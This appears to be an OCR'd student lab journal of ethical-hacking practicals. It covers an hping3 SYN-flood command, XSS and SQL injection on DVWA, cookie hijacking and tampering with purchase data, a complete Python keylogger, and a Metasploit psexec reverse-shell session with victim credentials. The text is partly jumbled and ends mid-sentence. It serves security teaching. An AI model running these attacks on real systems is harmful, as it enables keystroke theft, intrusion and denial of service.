
Teacher's Signature with Date : _____



(B)



```
[root@kali ~]# /home/halil
[✓] hping3 -S -Flood -V -p 80 192.168.1.1
using eth0, addr: 192.168.244.137, MTU: 1500
HPING 192.168.1.1 (eth0 192.168.1.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```



(2) Search for 'credentials' in the dialog Bar

B Denial of service (DoS) attack

Step B:

(1) Open Nmap software and enter target IP, number of packets, size of packet, delay between packets (r - random packet size)

(2) Also, you can use the hping3 tool which is available in Kali Linux. For DoS attack,

-S : SYN flag

-Flood: sent packets as fast as possible. Don't show replies

-V : Verbose mode

-p : destination port (Default 0)

Practical - 6

Aim

Persistent Cross site Scripting Attack:

- Set up a vulnerable web application that is susceptible to persistent XSS attacks
- Craft a malicious script to exploit the XSS vulnerability and execute arbitrary code
- Observe the consequences of the attack and understand the potential risks associated with XSS vulnerabilities

Topic:

Persistent Cross site Scripting Attack

Steps:

- (1). Extract the DVWA zip file
- (2). Copy the folder and paste it in Drive C > wamp > htdocs
- (3). Rename the file as DVWA
- (4). Go in the config file and rename the file as config.inc.php
- (5). Open chrome and search localhost /DVWA
- (6). Click on create /reset database. The database will be created. Click on login

Teacher's Signature with Date : _____

(A)

The image contains three screenshots of a Firefox browser window:

- Screenshot 1 (Top):** Shows the "Import" dialog box with a list of cookies. One cookie entry is highlighted, showing details: "Session", "true", "sessionid", "12", "name", "set", "id", "24".
- Screenshot 2 (Middle):** Shows the "Import" dialog box with a list of cookies. One cookie entry is highlighted, showing details: "Session", "true", "sessionid", "1548814760", "name", "true", "value", "true", "path", "/", "domain", "http://www.google.com", "secure", "false", "version", "0", "comment", "AwesomiumCookie", "id", "25".
- Screenshot 3 (Bottom):** Shows a dashboard titled "Dashboard" with sections for "Add domains and monitor their performance", "Project Tracking", "Site Audit", and "On Page SEO Checker".

Practical - 7

Aim: Session Impersonation with Firefox and Tamper Data

- Install and configure the Tamper Data add-on in Firefox
- Intercept and modify HTTP requests to impersonate a user's session
- Understand the impact of session impersonation and the importance of session management.

Topic:-

Session Impersonation using Firefox and Tamper Data

- A) Install and configure the Tamper Data add-on in Firefox

Steps:-

(1) Open Firefox

(2) Go to Tools > Add-ons > Extensions


(3) Search and install EditThisCookie or Cookie Import/Export or any other cookie tool.

(4) Then click on cookie extension to get cookie

(5) Open a website and login and then click on export cookie.

Teacher's Signature with Date : _____

(B)



A screenshot of a payment page from 'www.safeway.com'. It shows an 'Order Summary' with a total of \$100.00 and a 'Choose Payment Method' section. An open FireFox developer tools window is overlaid, specifically the 'Network' tab under 'Tools > Web Developer'. It lists several requests, including one for 'index.html' and another for 'order_items'. The 'Request Headers' tab is selected.

A screenshot of the same payment page from 'www.safeway.com'. The FireFox developer tools window is now showing the 'Response' tab under 'Tools > Web Developer'. It displays various response headers such as 'Content-Type', 'Content-Length', 'Server', and 'Date'. The 'Response Headers' tab is selected.

(6) Logout from the webpage once the cookie got exported.

(7) Paste the cookie in the tool which you have exported and click on green tick

B Tamper Data Add-on

Steps:

(1) Open FireFox

(2) Go to Tools > Add-ons > Extension

(3) Search and install Tamper data

(4) Select a website for tampering data eg (recorded)

(5) Select any item to buy

(6) Then click to add cart

(7) Then click on tool for tampering data

(8) Then start tampering data

Teacher's Signature with Date:

Practical - 8


Aim: SQL Injection Attack:

- Identify a web application vulnerable to SQL Injection
- Craft and execute SQL Injection queries to exploit the vulnerability
- Extract sensitive information or manipulate the database through the SQL Injection attack




SQL Injection Attack

Steps:

- (1) Open XAMPP and start Apache and MySQL.
- (2) Go to web browser and enter site localhost /phpmyadmin
- (3) Create database with name sql-database
- (4) Go to site localhost /sql-injection /setup.php and click on create/reset database
- (5) Go to login.php and login using 'admin' and 'password'
- (6) Opens the home page.
- (7) Go to security setting option in left and set security level low.






Teacher's Signature with Date : _____






- (8). click on SQL injection option in left.
- (9). Click submit after writing '1' in text box.
- (10). Write "a" or "=" in text box and click on submit.
- (11). Write "1=1" in text box and click on submit.
- (12). Write "1" in text box and click on submit.

Teacher's Signature with Date : _____



Teacher's Signature with Date : _____



Teacher's Signature with Date : _____

Practical - 9

Aim :- Creating a Keylogger with Python

- Write a Python script that captures and logs keystrokes from a target system
- Execute the keylogger script and observe the logged keystrokes.
- Understand the potential security risks associated with keyloggers and the importance of protecting against them

Theory:-

Keylogger

A Keylogger, sometimes called a Keystroke logger, is a type of surveillance technology used to monitor and record each keystroke on a specific device, such as a computer or smartphone. It can be either hardware or software based. The latter type is also known as system monitoring software or keyboard capture software.

Python code:-

```
# Keylogger using python
from pynput.keyboard import Key, Listener
import logging
```

```
# if no name it gets into an empty string.
log_dir = ""
```

Teacher's Signature with Date : _____

OUTPUT :-

```
key_listener - Notepad  
File Edit Format View Help  
2018-11-04 22:30:58,825:u'h':  
2018-11-04 22:30:59,315:u'e':  
2018-11-04 22:30:59,683:u'l':  
2018-11-04 22:30:59,898:u'l':  
2018-11-04 22:31:00,098:u'o':  
2018-11-04 22:31:19,914:Key.space:  
2018-11-04 22:31:20,490:u'w':  
2018-11-04 22:31:20,641:u'o':  
2018-11-04 22:31:21,187:u'r':  
2018-11-04 22:31:21,378:u'l':  
2018-11-04 22:31:21,602:u'd':
```

This is a basic logging function

```
logging.basicConfig(filename = (log_dir + 'key_log.txt'),  
level = logging.DEBUG, format = '%(asctime)s : %(  
message)s :')
```

This is from the library

```
def on_press(key):  
    logging.info(str(key))
```

This says listener is on

```
with Listener(on_press = on_press) as listener:  
    listener.join()
```

Exploiting with Metasploit (Kali Linux)

- Identify a vulnerable system and exploit it using Metasploit modules
- Create unauthorized access to the target system and execute commands or extract information
- Understand the ethical considerations and legal implications of using Metasploit for penetration testing

OUTPUT

```

msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS skerit
SMBPASS => skerit
msf exploit(psexec) > exploit

[*] connecting to the server...
[*] started reverse handler
[*] authenticating as user 'victim'...
[*] uploading payload...
[*] created \hinetm.exe...
[*] binding to 367ab001-9044-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svccntl] ...
[*] bound to 367ab001-9044-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svccntl] ...
[*] obtaining a service manager handle...
[*] creating a new service (clipCVP - "WAVISQFR2DSCLEmxD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] removing the service...

```

Metasploit

Metasploit is one of the most powerful and widely used tools for penetration testing. In this tutorial, there are two versions : Commercial and Free edition. As an Ethical Hacker, you will be using "Kali distribution" which has the metasploit community version embedded in it along with other ethical hacking tools.

steps:-

- Download and Open metasploit
- use exploit to attack the host
- Create the exploit and add the exploit to the victim's Pr